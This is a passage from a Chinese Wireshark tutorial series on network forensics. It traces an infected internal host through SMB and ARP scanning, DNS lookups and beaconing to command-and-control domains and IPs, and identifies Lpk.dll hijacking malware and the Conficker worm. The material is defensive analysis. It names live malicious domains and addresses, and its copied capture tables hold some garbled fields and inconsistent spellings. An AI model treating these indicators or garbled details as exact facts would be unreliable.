 0050 00 00 03 08 dc 66 03 08 01 00 18 ff 00 00 00 00F.....
 0060 0a 00 16 00 00 00 00 00 00 00 00 00 00 02 00 00
 0070 00 00 00 00 00 00 00 00 00 00 07 00 00 00 00
 0080 00 00 00 00 00 02 00 00 00 01 0b 00 5c 44 4e
 0090 88 52 c5 59 5c 31 89 00 00 00 00 00 00 00 00
 SSERVER.....
 \DNSSERVER.....

图 3-4-26

0x05 总结

1、扫描探测可以说是所有网络中遇到最多的攻击，因其仅仅是信息搜集而无实质性入侵，所以往往不被重视。但扫描一定是有目的的，一般都是攻击入侵的前兆。

- 2、修补漏洞很重要，但在扫描层面进行防御，攻击者就无从知晓你是否存在漏洞。
- 3、扫描探测一般无实质性通信行为，同时大量重复性动作，所以在流量监测上完全可以做到阻止防御。

(连载中) 责任编辑：DM

第6节 Wireshark 黑客发现之旅- Lpk.dll 劫持+飞客蠕虫

作者：Mr.Right、Evanccss

来自：聚锋实验室

网址：<http://drops.wooyun.org/>

简单介绍

0x01 发现问题

在对客户网络内网进行流量监控时发现，一台主机 172.25.112.96 不断对 172.25.112.1/24 网段进行 TCP445 端口扫描，这个行为目的在于探测内网中哪些机器开启了 SMB 服务，这种行为多为木马的通信特征。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
30914	6	172.25.112.96	3271	172.25.112.1	445	CP	2015-08-03 17:55:40.13271-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30923	6	172.25.112.96	3271	172.25.112.1	445	CP	2015-08-03 17:55:43.13271-445	[TCP Retransmission] 3271-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30926	6	172.25.112.96	3271	172.25.112.2	445	CP	2015-08-03 17:55:45.13271-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30930	6	172.25.112.96	3271	172.25.112.2	445	CP	2015-08-03 17:55:47.13271-445	[TCP Retransmission] 3271-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30938	6	172.25.112.96	3271	172.25.112.4	445	CP	2015-08-03 17:55:51.13271-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30967	6	172.25.112.96	3271	172.25.112.4	445	CP	2015-08-03 17:55:56.13271-445	[TCP Retransmission] 3271-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
30987	6	172.25.112.96	3286	172.25.112.6	445	CP	2015-08-03 17:56:01.13286-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31000	6	172.25.112.96	3286	172.25.112.6	445	CP	2015-08-03 17:56:04.13286-445	[TCP Retransmission] 3286-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31019	6	172.25.112.96	3290	172.25.112.8	445	CP	2015-08-03 17:56:10.13290-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31025	6	172.25.112.96	3290	172.25.112.8	445	CP	2015-08-03 17:56:13.13290-445	[TCP Retransmission] 3290-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31066	6	172.25.112.96	3296	172.25.112.10	445	CP	2015-08-03 17:56:18.13296-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31074	6	172.25.112.96	3296	172.25.112.10	445	CP	2015-08-03 17:56:21.13296-445	[TCP Retransmission] 3296-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31077	6	172.25.112.96	3300	172.25.112.11	445	CP	2015-08-03 17:56:22.13300-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31090	6	172.25.112.96	3300	172.25.112.11	445	CP	2015-08-03 17:56:25.13300-445	[TCP Retransmission] 3300-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31123	6	172.25.112.96	3306	172.25.112.13	445	CP	2015-08-03 17:56:31.13306-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31134	6	172.25.112.96	3306	172.25.112.13	445	CP	2015-08-03 17:56:34.13306-445	[TCP Retransmission] 3306-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31179	6	172.25.112.96	3317	172.25.112.17	445	CP	2015-08-03 17:56:48.13317-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31194	6	172.25.112.96	3317	172.25.112.17	445	CP	2015-08-03 17:56:51.13317-445	[TCP Retransmission] 3317-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31198	6	172.25.112.96	3321	172.25.112.18	445	CP	2015-08-03 17:56:52.13321-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31204	6	172.25.112.96	3321	172.25.112.18	445	CP	2015-08-03 17:56:55.13321-445	[TCP Retransmission] 3321-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31209	6	172.25.112.96	3322	172.25.112.19	445	CP	2015-08-03 17:56:56.13322-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31217	6	172.25.112.96	3321	172.25.112.19	445	CP	2015-08-03 17:56:59.13321-445	[TCP Retransmission] 3321-445 [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31252	6	172.25.112.96	3332	172.25.112.23	445	CP	2015-08-03 17:57:13.13332-445	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
31253	6	172.25.112.23	445	172.25.112.96	3332	CP	2015-08-03 17:57:13.1332-445	[SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460 SACK_PERM=1
31254	54	172.25.112.96	3333	172.25.112.23	445	CP	2015-08-03 17:57:13.13332-445	[ACK] Seq=1 Ack=1 win=65535 Len=0
31255	101	172.25.112.96	3333	172.25.112.23	445	MB	2015-08-03 17:57:13	Negotiate Protocol Request
31263	101	172.25.112.96	3333	172.25.112.23	445	MB	2015-08-03 17:57:16	Negotiate Protocol Request
31295	6	172.25.112.96	3332	172.25.112.23	445	CP	2015-08-03 17:57:20.1332-445	[FIN, ACK] Seq=0 Ack=1 win=65535 Len=0
31298	101	172.25.112.96	3332	172.25.112.23	445	MB	2015-08-03 17:57:22	[TCP Retransmission] Negotiate Protocol Request

图 3-5-1

过滤这个主机 IP 的全部数据，发现存在大量 ARP 协议，且主机 172.25.112.96 也不断对内

网网段进行 ARP 扫描。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
81123	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:17	Who has 172.25.112.58?
81125	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:18	Who has 172.25.112.59?
81151	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:26	Who has 172.25.112.60?
81179	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:30	Who has 172.25.112.61?
81185	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:34	Who has 172.25.112.62?
81192	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:38	Who has 172.25.112.63?
81200	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:41	Who has 172.25.112.63?
81202	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:42	Who has 172.25.112.64?
81212	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:46	Who has 172.25.112.65?
81220	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:50	Who has 172.25.112.66?
81226	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:54	Who has 172.25.112.67?
81235	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:49:58	Who has 172.25.112.68?
81240	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:03	Who has 172.25.112.69?
81271	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:10	Who has 172.25.112.70?
81279	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:14	Who has 172.25.112.71?
81285	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:17	Who has 172.25.112.71?
81287	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:18	Who has 172.25.112.72?
81291	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:22	Who has 172.25.112.73?
81308	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:26	Who has 172.25.112.74?
81328	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:30	Who has 172.25.112.75?
81338	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:34	Who has 172.25.112.76?
81346	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:38	Who has 172.25.112.77?
81354	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:42	Who has 172.25.112.77?
81359	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:43	Who has 172.25.112.78?
81360	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:46	Who has 172.25.112.78?
81364	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:47	Who has 172.25.112.79?
81373	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:51	Who has 172.25.112.80?
81382	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:55	Who has 172.25.112.81?
81389	42	el1tegro_8d:6f:c8		Broadcast		ARP	2015-08-03 22:50:59	Who has 172.25.112.82?

Frame 34778: 42 bytes on wire (336 bits), 42 bytes captured (336 bit) on interface 0:00:00:00:00:00:00:00:00:00:ec:a8:6b:8d:6f:c8 (ec:a8:6b:8d:6f:c8), dst: Broadcast
Address Resolution Protocol (request)
Hardware type: Ethernet (1)

图 3-5-2

发现问题后，我们就开启对这台主机的深入分析了。

0x02 Lpk.dll 劫持病毒

第一步，DNS 协议分析。过滤这台主机的 DNS 协议数据，从域名、IP、通信时间间隔综合判断，初步找出可疑域名。如域名 yuyun168.3322.org，对应 IP 为 61.160.213.189。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
16	77	172.25.112.96	64880	8.8.8.8	53	DNS	2015-08-03 16:16:09	Standard query 0x96d7 A yuyun168.3322.org
17	93	8.8.8.8	53	172.25.112.96	64880	DNS	2015-08-03 16:16:09	Standard query response 0x96d7 A 61.160.213.189
106	73	172.25.112.96	65339	8.8.8.8	53	DNS	2015-08-03 16:16:18	Standard query 0xfasd p.x.baidu.com
107	117	8.8.8.8	53	172.25.112.96	65339	DNS	2015-08-03 16:16:19	Standard query response 0xfasd CNAME pxsw.n.shifen.com A 123.125
198	77	172.25.112.96	64772	8.8.8.8	53	DNS	2015-08-03 16:17:20	Standard query 0x4cb8 A yuyun168.3322.org
202	93	8.8.8.8	53	172.25.112.96	64772	DNS	2015-08-03 16:17:21	Standard query response 0x4cb8 A 61.160.213.189
255	75	172.25.112.96	64169	8.8.8.8	53	DNS	2015-08-03 16:17:52	Standard query 0x4719 AAAA up.hy.baidu.com
256	75	172.25.112.96	64192	8.8.8.8	53	DNS	2015-08-03 16:17:52	Standard query 0x7a0d AAAA up.hy.baidu.com
257	161	8.8.8.8	53	172.25.112.96	64192	DNS	2015-08-03 16:17:52	Standard query response 0x7a0d CNAME up.hy.n.shifen.com
258	75	172.25.112.96	49198	8.8.8.8	53	DNS	2015-08-03 16:17:52	Standard query 0xb839 A up.hy.baidu.com
259	161	8.8.8.8	53	172.25.112.96	64169	DNS	2015-08-03 16:17:52	Standard query response 0x4719 CNAME up.hy.n.shifen.com
260	75	172.25.112.96	59202	8.8.8.8	53	DNS	2015-08-03 16:17:52	Standard query 0xc0ff A up.hy.baidu.com
263	120	8.8.8.8	53	172.25.112.96	59202	DNS	2015-08-03 16:17:52	Standard query response 0xc0ff CNAME up.hy.n.shifen.com A 111.20
270	120	8.8.8.8	53	172.25.112.96	49198	DNS	2015-08-03 16:17:52	Standard query response 0xb839 CNAME up.hy.n.shifen.com A 111.20
277	75	172.25.112.96	64170	8.8.8.8	53	DNS	2015-08-03 16:17:53	Standard query 0x205c AAAA up.hy.baidu.com
284	161	8.8.8.8	53	172.25.112.96	64170	DNS	2015-08-03 16:17:53	Standard query response 0x205c CNAME up.hy.n.shifen.com
295	75	172.25.112.96	55032	8.8.8.8	53	DNS	2015-08-03 16:17:53	Standard query 0x8113 AAAA dr.hy.baidu.com

[Time: 0.238878000 seconds]
Transaction ID: 0x96d7
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
Answers
yuyun168.3322.org: type A, class IN, addr 61.160.213.189
Name: yuyun168.3322.org
Type: A (Host Address) (1)
Class: IN (0x0001)
Time to live: 58
Data length: 4
Address: 61.160.213.189 (61.160.213.189)

图 3-5-3

过滤 IP 为 61.160.213.189 的全部数据可以看到主机 172.25.112.96 不断向 IP 地址 61.160.213.189 发起 TCP7000 端口的请求，并无实际通信数据，时间间隔基本为 24 秒。

初步判断为木马回联通信。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
85206	62	172.25.112.96	2814	61.160.213.189	7000	TCP	2015-08-04 00:08:26	[TCP Spurious Retransmission] 2814->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85211	62	172.25.112.96	2814	61.160.213.189	7000	TCP	2015-08-04 00:08:43	[TCP Spurious Retransmission] 2814->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85212	60	61.160.213.189	7000	172.25.112.96	2814	TCP	2015-08-04 00:08:43	7000->2814 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85213	62	172.25.112.96	2814	61.160.213.189	7000	TCP	2015-08-04 00:08:44	[TCP Spurious Retransmission] 2814->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85215	62	172.25.112.96	2814	61.160.213.189	7000	TCP	2015-08-04 00:08:50	[TCP Spurious Retransmission] 2814->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85221	62	172.25.112.96	2816	61.160.213.189	7000	TCP	2015-08-04 00:09:08	[TCP Spurious Retransmission] 2816->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85222	60	61.160.213.189	7000	172.25.112.96	2816	TCP	2015-08-04 00:09:08	7000->2816 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85223	62	172.25.112.96	2816	61.160.213.189	7000	TCP	2015-08-04 00:09:08	[TCP Spurious Retransmission] 2816->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85226	62	172.25.112.96	2816	61.160.213.189	7000	TCP	2015-08-04 00:09:14	[TCP Spurious Retransmission] 2816->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85278	62	172.25.112.96	2821	61.160.213.189	7000	TCP	2015-08-04 00:09:31	[TCP Port numbers reused] 2821->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85279	60	61.160.213.189	7000	172.25.112.96	2821	TCP	2015-08-04 00:09:31	7000->2821 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85280	62	172.25.112.96	2821	61.160.213.189	7000	TCP	2015-08-04 00:09:32	[TCP Spurious Retransmission] 2821->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85292	62	172.25.112.96	2821	61.160.213.189	7000	TCP	2015-08-04 00:09:38	[TCP Spurious Retransmission] 2821->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85297	62	172.25.112.96	2823	61.160.213.189	7000	TCP	2015-08-04 00:09:55	[TCP Spurious Retransmission] 2823->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85298	60	61.160.213.189	7000	172.25.112.96	2823	TCP	2015-08-04 00:09:55	7000->2823 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85299	62	172.25.112.96	2823	61.160.213.189	7000	TCP	2015-08-04 00:09:56	[TCP Spurious Retransmission] 2823->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85301	62	172.25.112.96	2823	61.160.213.189	7000	TCP	2015-08-04 00:10:02	[TCP Spurious Retransmission] 2823->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85306	62	172.25.112.96	2824	61.160.213.189	7000	TCP	2015-08-04 00:10:19	[TCP Spurious Retransmission] 2824->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85307	60	61.160.213.189	7000	172.25.112.96	2824	TCP	2015-08-04 00:10:19	7000->2824 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85309	62	172.25.112.96	2824	61.160.213.189	7000	TCP	2015-08-04 00:10:20	[TCP Spurious Retransmission] 2824->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85311	62	172.25.112.96	2824	61.160.213.189	7000	TCP	2015-08-04 00:10:26	[TCP Spurious Retransmission] 2824->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85316	62	172.25.112.96	2826	61.160.213.189	7000	TCP	2015-08-04 00:10:43	[TCP Spurious Retransmission] 2826->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85317	60	61.160.213.189	7000	172.25.112.96	2826	TCP	2015-08-04 00:10:43	7000->2826 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85318	62	172.25.112.96	2826	61.160.213.189	7000	TCP	2015-08-04 00:10:43	[TCP Spurious Retransmission] 2826->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85321	62	172.25.112.96	2826	61.160.213.189	7000	TCP	2015-08-04 00:10:49	[TCP Spurious Retransmission] 2826->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85340	62	172.25.112.96	2829	61.160.213.189	7000	TCP	2015-08-04 00:11:06	[TCP Spurious Retransmission] 2829->7000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
85341	60	61.160.213.189	7000	172.25.112.96	2829	TCP	2015-08-04 00:11:06	7000->2829 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

图 3-5-4

再发现可疑域名 gcna456.com，对应 IP 为 115.29.244.159。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
57968	135	8.8.8.8	53	172.25.112.96	61561	DNS	2015-08-03 19:17:22	Standard query response 0x50c0 No such name
57980	72	172.25.112.96	58430	8.8.8.8	53	DNS	2015-08-03 19:17:24	Standard query 0xd5cb A gcna456.com
57981	104	8.8.8.8	53	172.25.112.96	58430	DNS	2015-08-03 19:17:24	Standard query response 0xd5cb A 115.29.244.159 A 127.0.0.1
57993	70	172.25.112.96	51491	8.8.8.8	53	DNS	2015-08-03 19:17:30	Standard query 0x267d Xfd3cat.cc
57995	136	8.8.8.8	53	172.25.112.96	51491	DNS	2015-08-03 19:17:30	Standard query response 0x267d No such name
58009	74	172.25.112.96	60957	8.8.8.8	53	DNS	2015-08-03 19:17:37	Standard query 0x217d A hzxloguigf.org
58010	137	8.8.8.8	53	172.25.112.96	60957	DNS	2015-08-03 19:17:37	Standard query response 0x217d No such name
58018	77	172.25.112.96	57620	8.8.8.8	53	DNS	2015-08-03 19:17:42	Standard query 0x72c3 A yuyun168.3322.org
58019	93	8.8.8.8	53	172.25.112.96	57620	DNS	2015-08-03 19:17:42	Standard query response 0x72c3 A 61.160.213.189
58033	71	172.25.112.96	65496	8.8.8.8	53	DNS	2015-08-03 19:17:45	Standard query 0x336f A eunihrc.com
58034	144	8.8.8.8	53	172.25.112.96	65496	DNS	2015-08-03 19:17:45	Standard query response 0x336f No such name
58042	75	172.25.112.96	57213	8.8.8.8	53	DNS	2015-08-03 19:17:49	Standard query 0xb01a AAAA up.hy.baidu.com
58043	75	172.25.112.96	65395	8.8.8.8	53	DNS	2015-08-03 19:17:49	Standard query 0xe51d AAAA up.hy.baidu.com
58044	161	8.8.8.8	53	172.25.112.96	57213	DNS	2015-08-03 19:17:49	Standard query response 0xb01a CNAME up.hy.n.shifen.com
58045	75	172.25.112.96	64139	8.8.8.8	53	DNS	2015-08-03 19:17:49	Standard query 0xdd49 A up.hy.baidu.com
58046	161	8.8.8.8	53	172.25.112.96	65395	DNS	2015-08-03 19:17:49	Standard query response 0xe51d CNAME up.hy.n.shifen.com
58047	75	172.25.112.96	60957	8.8.8.8	53	DNS	2015-08-03 19:17:49	Standard query 0x267d A up.hy.baidu.com

图 3-5-5

过滤 IP 为 115.29.244.159 的全部数据可以看到主机 172.25.112.96 不断向 IP 地址 115.29.244.159 发起 TCP3699 端口的请求，并无实际通信数据，时间间隔也基本为 24 秒。初步判断也为木马通信数据。

The screenshot shows a Wireshark interface with a filter set to 'ip.addr==115.29.244.159'. The main pane displays a list of network packets, primarily TCP connections from 172.25.112.96 to 115.29.244.159. A red box highlights a specific packet (No. 101997) with details: 'Transmission Control Protocol, Src Port: 3112 (3112), Dst Port: 3699'. The bottom pane shows the raw data of this frame in hexadecimal and ASCII.

图 3-5-6

把这两个域名请求的DNS信息都提取出来(当然,这里仅用Wireshark实现就比较困难了,可以开发一些工具或利用设备),部分入库后可看见:

时间	客户端	服务器	域名
2015/8/3 19:40	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:40	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:41	8.8.8.8	172.25.112.96	yuyun168.3322.org
2015/8/3 19:41	172.25.112.96	8.8.8.8	yuyun168.3322.org
2015/8/3 19:42	8.8.8.8	172.25.112.96	yuyun168.3322.org

图 3-5-7

从统计可以看出，这两个域名的请求一直在持续，且时间间隔固定。

为探明事实真相，我们对这台电脑进程进行监控，发现了两个可疑进程，名称都是

hrl7D7.tmp，从通信 IP 和端口发现与前面分析完全吻合。也就是说，域名

yuyun168.3322.org 和 gcnn456.com 的 DNS 请求数据和回联数据都是进程 hrl7D7.tmp 产生的。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
93317	24	172.25.112.96	80	95.211.230.75	80	TCP	2015-08-04 03:08:36.14675-80	[ACK] Seq=169 Ack=739 Win=64798 Len=0
93318	54	172.25.112.96	4675	95.211.230.75	80	TCP	2015-08-04 03:08:36.14675-80	[FIN, ACK] Seq=169 Ack=739 Win=64798 Len=0
93310	62	172.25.112.96	4675	95.211.230.75	80	TCP	2015-08-04 03:08:35.14675-80	[SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
57490	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[ACK] Seq=1 Ack=169 Win=30016 Len=0
57496	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:43.180-1588	[ACK] Seq=739 Ack=170 Win=30016 Len=0
57492	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[FIN, ACK] Seq=738 Ack=169 Win=30016 Len=0
57487	62	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
82455	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[ACK] Seq=1 Ack=169 Win=30016 Len=0
82463	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[ACK] Seq=739 Ack=170 Win=30016 Len=0
82457	60	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[FIN, ACK] Seq=738 Ack=169 Win=30016 Len=0
82451	62	95.211.230.75	80	172.25.112.96	1937	TCP	2015-08-03 22:58:01.180-1937	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
106013	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:21.180-3079	[ACK] Seq=1 Ack=169 Win=30016 Len=0
106018	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:22.180-3079	[ACK] Seq=739 Ack=170 Win=30016 Len=0
106015	60	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:21.180-3079	[FIN, ACK] Seq=738 Ack=169 Win=30016 Len=0
106010	62	95.211.230.75	80	172.25.112.96	3079	TCP	2015-08-04 06:48:21.180-3079	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
93314	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[ACK] Seq=1 Ack=169 Win=30016 Len=0
93320	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[ACK] Seq=739 Ack=170 Win=30016 Len=0
93316	60	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[FIN, ACK] Seq=738 Ack=169 Win=30016 Len=0
93311	62	95.211.230.75	80	172.25.112.96	4675	TCP	2015-08-04 03:08:36.180-4675	[SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
57489	222	172.25.112.96	1588	95.211.230.75	80	HTTP	2015-08-03 19:14:42.180-4675	[GET /search?q=1 HTTP/1.0
82453	222	172.25.112.96	1937	95.211.230.75	80	HTTP	2015-08-03 22:58:01.180-1937	[GET /search?q=1 HTTP/1.0
93313	222	172.25.112.96	4675	95.211.230.75	80	HTTP	2015-08-04 03:08:35.180-4675	[GET /search?q=1 HTTP/1.0
106012	222	172.25.112.96	3079	95.211.230.75	80	HTTP	2015-08-04 06:48:21.180-3079	[GET /search?q=1 HTTP/1.0
57491	791	95.211.230.75	80	172.25.112.96	1588	HTTP	2015-08-03 19:14:42.180-4675	[HTTP/1.1 404 Not Found (text/html)
82456	791	95.211.230.75	80	172.25.112.96	1937	HTTP	2015-08-03 22:58:01.180-1937	[HTTP/1.1 404 Not Found (text/html)
93315	791	95.211.230.75	80	172.25.112.96	4675	HTTP	2015-08-04 03:08:36.180-4675	[HTTP/1.1 404 Not Found (text/html)
106014	791	95.211.230.75	80	172.25.112.96	3079	HTTP	2015-08-04 06:48:21.180-3079	[HTTP/1.1 404 Not Found (text/html)

Frame 106012: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bytes) on interface 0	0000 00 21 cc 38 cd c2 ec a8 6b 8d 6f c8 08 00 45 00 .1.8... k.o...E.
Ethernet II, Src: Elitegro_8d:6f:c8 (eca:a8:6b:8d:6f:c8), Dst: Flextron_00:00:00:00:00:00	0010 00 40 50 e4 40 00 80 06 46 ab ac 19 70 60 3f d3 .P.@... F...p...
Internet Protocol Version 4, Src: 172.25.112.96 (172.25.112.96), Dst: 95.211.230.75	0020 e6 ab 0c 07 00 50 51 80 a3 74 09 24 e4 79 50 18 .K...PQ...t...yP.
Transmission Control Protocol, Src Port: 3079 (3079), Dst Port: 80 (80)	0030 ff ff 63 3b 00 00 47 45 54 20 2f 73 65 61 72 63 ...c ...GE T /searc
Hypertext Transfer Protocol	0040 68 3f 71 3d 31 20 48 54 54 50 2f 31 2e 30 0d 0a h?q=1 HT TP/1.0...
	0050 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 User-Agent: Mozil
	0060 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 lla/4.0 (compati
	0070 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30 3b 20 57 ble; MSI E 6.0; W
	0080 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 53 indows NT 5.1; S
	0090 56 31 3b 70 7e 4e 45 54 34 7e 30 43 3b 70 7e 4e v1: .NET 4.0c; .W

图 3-5-8

进一步查询资料和分析确认，这个恶意进程为 Lpk.dll 劫持病毒。

0x03 飞客 (Conficker) 蠕虫

当然，完全依靠域名 (DNS) 的安全分析是不够的，一是异常通信很难从域名解析判断完

整，二是部分恶意连接不通过域名请求直接与 IP 进行通信。在对这台机器的 Http 通信数

据进行分析时，又发现了异常：HTTP 协议的头部请求中存在不少的“GET /search?q=1”

的头部信息。

如 IP 为 95.211.230.75 的请求如下：

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
93317	34	172.25.112.96	4075	95.211.230.75	80	TCP	2015-08-04 03:08:36.14675-80	[ACK] Seq=169 Ack=739 win=64798 Len=0
93318	54	172.25.112.96	4675	95.211.230.75	80	TCP	2015-08-04 03:08:36.14675-80	[FIN, ACK] Seq=169 Ack=739 win=64798 Len=0
93310	62	172.25.112.96	4675	95.211.230.75	80	TCP	2015-08-04 03:08:35.14675-80	[SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
57490	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[ACK] Seq=1 Ack=169 win=30016 Len=0
57496	60	95.211.230.75	80	172.25.112.96	1588	TCP	2015-08-03 19:14:42.180-1588	[ACK] Seq=739 Ack=170 win=30016 Len=0
